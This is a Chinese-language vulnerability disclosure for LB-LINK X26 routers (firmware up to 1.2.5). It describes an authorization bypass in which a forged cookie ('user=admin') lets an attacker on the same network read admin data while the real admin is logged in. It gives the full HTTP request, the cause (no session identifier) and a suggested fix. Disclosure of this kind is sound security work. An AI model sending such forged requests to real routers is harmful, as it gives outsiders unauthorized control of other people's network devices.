**LB-LINK X26路由器存在权限控制不严的通用越权漏洞**

**一、漏洞介绍**

必联LB-LINK X26路由器存在越权漏洞，攻击者可以绕过管理员口令鉴定直接进行管理员后台操作，影响极大。

**二、影响版本**

LB-LINK x26 固件版本 <= 1.2.5

**三、漏洞描述**

**版本证明**:





**漏洞演示**：

（具体的可以看视频讲解）

1. 我这里用的两台电脑，模拟攻击者和正常管理员
2. 攻击者用burpsuite发送POST请求：

GET /goform/get\_router\_info HTTP/1.1

Host: 192.168.16.1

X-Requested-With: XMLHttpRequest

Accept-Language: zh-CN,zh;q=0.9

Accept: application/json, text/javascript, \*/\*; q=0.01

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36


Referer: http://192.168.16.1/admin/main.html

Accept-Encoding: gzip, deflate, br


Cookie: platform=0; user=admin

Connection: keep-alive

1. 在没有管理员登录的情况下，是无法获取信息的




1. 而只要管理员登录后，再次发送，就能够越权以管理员身份获得信息：



**四、触发原理**

Web端burpsuite抓包可以发现，没有采用SESSIONID等唯一标识符来标识管理员会话，导致任意network adjacent的攻击者都可以伪造管理员身份（要求管理员在线）



**五、修复建议**

Cookie加入JWT，SESSION ID之类的，防止任意用户伪造身份。